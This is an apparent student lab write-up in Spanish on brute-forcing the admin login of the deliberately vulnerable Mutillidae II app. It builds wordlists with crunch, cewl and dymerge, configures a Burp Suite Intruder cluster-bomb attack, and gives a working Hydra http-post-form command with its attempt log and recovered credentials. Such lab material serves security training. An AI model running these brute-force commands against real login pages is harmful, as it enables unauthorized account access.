

EJERCICIOS FUERZA BRUTA

Prerrequisitos

Kali Linux
OWASP BWA

Ejercicio 1 - Crunch, Cewl y Dymerge

Creación de diccionarios a medida para Mutillidae II usando crunch, cewl y dymerge.

CRUNCH

```
(root@kali)-[~]  
# crunch 3 7 mutillidae -o muticrunch.txt  
Crunch will now generate the following amount of data: 18831360 bytes  
17 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 2396672  
crunch: 100% completed generating output
```

CEWL




```
(root@kali)-[~]  
# cewl http://10.0.2.24/mutillidae/ -d 3 -w cewlmutillidae.txt  
CeWL 6.1 (Max Length) Robin Wood (robin@diginiinja) (https://diginiinja/)
```


DYMERGE

```
(root@kali)-[~/dymerge]  
# ./dymerge.py /root/muticrunch.txt /root/muticewl.txt -s -o dymerge.txt
```

Ejercicio 2 - Burp Suite

Usar Burp Suite para realizar un ataque de fuerza bruta creando un diccionario pequeño, y así conseguir la contraseña del usuario admin en el ejercicio:
Mutillidae > OWASP 2013 > A2 - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login





Hints

Please sign-in


Username

pepe

Password

••••

Login



Attack type:	Cluster bomb
Sniper	This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.
Battering ram	This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.
Pitchfork	This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from
Cluster bomb	This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Añadimos las dos variables

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

☒ Update Host header to match target

```

1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=login.php
12 Cookie: showhints=1; PHPSESSID=0f0rdo4hsipko7n723ni7lon15; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 username=$pepe$&password=$pepe$&login-php-submit-button=Login
15
  
```

Nos dirigimos a la pestaña payloads y establecemos los diccionario a usar

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type can be customized in different ways.

Payload set: Payload count: 4
 Payload type: Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Payload set: 2 Payload count: 4
 Payload type: Simple list Request count: 20

? Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

lechuga
 tomate
 zanahoria
 admin

Una vez tengamos los dos diccionarios hechos procedemos a atacar

Positions Payloads Resource pool Settings

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
 Payload type: Simple list Request count: 20

Start attack

2. Intruder attack of http://10.0.2.24 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
11	pepe	zanahoria	200			50787	
12	lechuga	zanahoria	200			50786	
13	tortilla	zanahoria	200			50787	
14	admin	zanahoria	200			50787	
15	atún	zanahoria	200			50786	
16	pepe	admin	200			50786	
17	lechuga	admin	200			50786	
18	tortilla	admin	200			50786	
19	admin	admin	302			50929	
20	atún	admin	200			50832	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Tue, 17 Oct 2023 19:49:48 GMT
3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
  mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
  Perl/v5.10.1
4 X-Powered-By: PHP/5.3.2-1ubuntu4.30
5 Set-Cookie: username=admin
6 Set-Cookie: uid=1
7 Location: index.php?popUpNotificationCode=AU1
8 Logged-In-User: admin
9 Vary: Accept-Encoding
10 Content-Length: 50371
11 Keep-Alive: timeout=15, max=98
          
```

Finished

Vemos que el status code difiere de los demás, por tanto son las variables correctas

Ejercicio 3 - Hydra


Usar Hydra para realizar un ataque de fuerza bruta creando un diccionario pequeño, y así conseguir la contraseña del usuario admin en el ejercicio:
Mutillidae > OWASP 2013 > A2 - Broken Authentication and Session Management > Authentication Bypass > Via Brute Force > Login

Creamos dos archivos de texto con posibles variables para rellenar los apartados


```
(root@kali)-[~]
# nano passwords.txt

(root@kali)-[~]
# nano usuarios.txt
```

Con Burpsuite interceptamos la petición para luego rellenar con más facilidad el comando; observamos que es un POST



Copiamos esta parte para hacerle saber el sitio



```
(root@kali)-[~]
# hydra 10.0.2.24 -V -L usuarios.txt -P passwords.txt http-post-form "/mutillidae/index.php?page=login.php:"
```

Después seleccionamos el cuerpo, previamente habremos separado con ":"



```
(root@kali)-[~]
# hydra 10.0.2.24 -V -L usuarios.txt -P passwords.txt http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:"
```

Introducimos F=Not Logged In y con esto le estamos diciendo a Hydra el texto que le devolverá el servidor en caso de que el login no funcione correctamente

```
(root@kali)-[~]
# hydra 10.0.2.24 -V -L usuarios.txt -P passwords.txt http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:F=Not Logged In"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-18 12:21:31
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking http-post-form://10.0.2.24:80/mutillidae/index.php?page=login.php:username=^USE
R^&password=^PASS^&login-php-submit-button=Login:F=Not Logged In
[ATTEMPT] target 10.0.2.24 - login "mario" - pass "lechuga" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 10.0.2.24 - login "mario" - pass "atun" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 10.0.2.24 - login "mario" - pass "admin" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 10.0.2.24 - login "pepe" - pass "lechuga" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 10.0.2.24 - login "pepe" - pass "atun" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 10.0.2.24 - login "pepe" - pass "admin" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "lechuga" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "atun" - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 10.0.2.24 - login "admin" - pass "admin" - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 10.0.2.24 - login "" - pass "lechuga" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 10.0.2.24 - login "" - pass "atun" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 10.0.2.24 - login "" - pass "admin" - 12 of 12 [child 11] (0/0)
[80][http-post-form] host: 10.0.2.24 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-18 12:21:32
```